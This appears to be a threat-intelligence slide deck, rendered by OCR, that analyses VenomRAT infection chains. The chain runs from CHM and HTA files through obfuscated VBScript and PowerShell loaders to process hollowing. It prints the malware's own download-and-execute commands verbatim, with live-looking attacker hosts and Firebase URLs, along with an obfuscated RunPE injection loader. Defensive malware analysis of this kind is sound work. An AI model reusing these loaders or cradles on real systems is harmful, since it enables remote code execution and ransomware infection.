
```
Venombin.exe
    PE
    Type References
    References
    Resources
    { } -
    { } IWshRuntimeLibrary
    { } NAudio.Wave
    { } Tools.Network
    { } VenomC
        love @0200002B
        Program @0200002C
    { } VenomC.Chaos.AForge.Video
    { } VenomC.Chaos.AForge.Video
    { } VenomC.Chaos.AForge.Video
    { } VenomC.Chaos.Cmds
    { } VenomC.Chaos.Compression
    { } VenomC.Chaos.Cryptography
    { } VenomC.Chaos.Data
    { } VenomC.Chaos.Extensions
    { } VenomC.Chaos.Helper
    { } VenomC.Chaos.Ins
    { } VenomC.Chaos.MouseKeyHo
    { } VenomC.Chaos.MouseKeyHo
    { } VenomC.Chaos.MouseKeyHo
    { } VenomC.Chaos.MouseKeyHo
    { } VenomC.Chaos.NAudio.Mixe
    { } VenomC.Chaos.NAudio.Utils
    { } VenomC.Chaos.NAudio.Wave
    { } VenomC.Chaos.NAudio.Wave
    { } VenomC.Chaos.NAudio.Wave
```

```
using System.Timers;
using System.Windows.Forms;
using VenomC.Chaos.Cmds;
using VenomC.Chaos.Cryptography;
using VenomC.Chaos.Data;
using VenomC.Chaos.Helper;
using VenomC.Chaos.Ins;
using VenomC.Chaos.Net;
using VenomC.Chaos.Utilities;
using VenomC.Config;

namespace VenomC
{
    // Token: 0x0200002C RID: 44
    internal static class Program
    {
        // Token: 0x060000DE RID: 222 RVA: 0x000068FC Fi
          0x00004AFC
        [STAThread]
        private static void Main(string[] args)
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefaul
            AppDomain.CurrentDomain.UnhandledException +=
              Program.HandleUnhandledException;
            if (Settings.Initialize() && Program.Initiali
              VenomClt.Exiting)
            {
                Program.ConnectClient.Connect();
            }
            Program.Cleanup();
            Program.Exit();
```

VenomRAT with Ransomware Module

- DLL downloads and injects VenomRAT with Ransomware Module from Firebase into remote process "RegAsm.exe" using Process Hollowing

Infection Chain - Cluster 1



Google Drive

RAR/ZIP Archive

Malicious CHM

Remote HTA

Downloads

Executes

Obfuscated VBScript

Decodes

Loader PS1 Script

Loads

Downloader & Injector DLL


Process Hollowing

VenomRAT with Ransomware Module

VARIATION

Downloads VBScript using Wget then executes it

VARIATION




```
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=",cmd,/c powershell wGet 'http://pedrosvadeira.com.br/vitorianaguerra.txt' -OutFile 'C:\Users\Public\p1.vbs'; Start 'C:\Users\Public\p1.vbs'">
<PARAM name="Item2" value=",powershell.exe, Start 'C:\Users\Public\putty.exe'">
<PARAM name="Item3" value="273,1,1">
```

```
try { if (x.commandLine != "") {



 a="cmd /c powershell wGet 'http://52.187.50.165/site/att.txt' -OutFile 'C:\Users\Public\putty.vbs'; Start 'C:\Users\Public\putty.vbs'"
new ActiveXObject("Wscript.Shell").Run(a)
}
```


- The malicious CHM File directly downloads and executes the Obfuscated VBScript using Wget
- Rest of the infection chain is same.

Infection Chain - Cluster 2



- The Infection Chain is similar to Cluster-1 until the Remote HTA downloads and executes the Downloader VBScript.


Downloader VBScript



```
WScript.Sleep 3000
Dim shell,command
strCommand = "Powershell.exe  -noexit $c1='(New-Object Net.We'; $c4='bClient).Downlo';
$c3='adString(''https://firebasestorage.googleapis.com/v0/b/dsadsa-4c70a.appspot.com/o/ewh.txt?alt=media&token=54553b76-34aa-47ee-b67e-45af04d23a4
e'')';$TC=I`E`X ($c1,$c4,$c3 -Join '')|I`E`X"

set OOKW =  CreateObject("WScript.Shell")
OOKW.Run strCommand , 0
```


- Downloader VBScript “ne.vbs” initially sleeps for 3 seconds.
- Executes a PowerShell one liner which downloads & executes a PowerShell script “ewh.txt” from Firebase.

Infection Chain - Cluster 2



- RunPE Loader PS Script loads the RunPE Module for executing the Final payload as an argument

RunPE Loader PS Script




```
$g78fgh00=[char]73 + [char]69 + [char]88
sal dwrg5t $g78fgh00

[byte[]]$server=[System.Convert]::FromBase64String((New-Object Net.WebClient).(-join[char[]](68,111,119,110,108,111,97,100,83,116,114,105,110,103)).Invoke(
'https://firebasestorage.googleapis.com/v0/b/dsadsa-4c70a.appspot.com/o/dasdsadsa.txt?alt=media&token=d5533690-461c-4000-bd64-faad6d0b554e'));

[Byte[]] $DLL =[System.Convert]::FromBase64String((New-Object Net.WebClient).(-join[char[]](68,111,119,110,108,111,97,100,83,116,114,105,110,103)).Invoke(
'https://firebasestorage.googleapis.com/v0/b/tempest-b36f1.appspot.com/o/run2.jpg?alt=media&token=a1ce3355-8889-47e4-8799-7fc641a59a79'));

$y='[System.Ap#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@<<<<<<<<<<<<<<<<<<>>>>>>>>>>>ain]'.replace(
'#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@<<<<<<<<<<<<<<<<<<>>>>>>>>>>>','pDom')|dwrg5t;$g55=$y.GetMethod("get_CurrentDomain")

$ewe0='$g55.In#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@<<<<<<<<<<<<<<<<<<>>>>>>>>>>>ke($null,$null)'.replace(
'#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@<<<<<<<<<<<<<<<<<<>>>>>>>>>>>','vo')| dwrg5t

$wwf5dd='$ewe0.Lo#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@<<<<<<<<<<<<<<<<<<>>>>>>>>>>>($DLL)'.Replace(
'#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@<<<<<<<<<<<<<<<<<<>>>>>>>>>>>','ad')

$wwf5dd| dwrg5t


[RunPE.RunPE]::Execute('C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe',$server)
[RunPE.RunPE]::Execute('C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe',$server)
```


Loads the DLL into the Application Domain - AppDomain.Load($DLL)

Injects VenomRAT into Remote Process via RunPE module

- PS script downloads the VenomRAT and RunPE Module from Firebase
- Using the "Execute" method of the RunPE Module, injects the VenomRAT into a remote process

Infection Chain - Cluster 2






RunPE Module

Process Hollowing

VenomRAT with Ransomware Module



Name: 1fab36c03dbe2946bc41da857033710...

Size: 1,251,328 bytes

Type: unknown

Loaded: 100%

base64 decoded

Output

time: 2887ms
length: 938496
lines: 16034

```
MZ..........ÿÿ..¸.......@.........................
...............º..´     Í!¸.LÍ!This program cannot
be run in DOS mode.

$.......PE..L....N\`........à.....0..B..........Na.
.. ........@..
......................À...........`..............
...................ô`..W........
.................. .............................
....................... ...............
..H...........text...TA... ...B..................
..`.rsrc....
...........D..............@..@.reloc....... .......
```


Venombin (2.8.0.1)
Venombin.exe
PE
Type References
References
Resources
{ } -
{ } IWshRuntimeLibrary
{ } NAudio.Wave
{ } Tools.Network
{ } VenomC
love @0200002B
Program @0200002C
{ } VenomC.Chaos.AForge.Video
{ } VenomC.Chaos.AForge.Video
{ } VenomC.Chaos.AForge.Video
{ } VenomC.Chaos.Cmds
{ } VenomC.Chaos.Compression
{ } VenomC.Chaos.Cryptography
{ } VenomC.Chaos.Data
{ } VenomC.Chaos.Extensions
{ } VenomC.Chaos.Helper
{ } VenomC.Chaos.Ins
{ } VenomC.Chaos.MouseKeyHo
{ } VenomC.Chaos.MouseKeyHo
{ } VenomC.Chaos.MouseKeyHo
{ } VenomC.Chaos.MouseKeyHo
{ } VenomC.Chaos.NAudio.Mixe
{ } VenomC.Chaos.NAudio.
{ } VenomC.Chaos.NAudio.
{ } VenomC.Chaos.NAudio.Wave
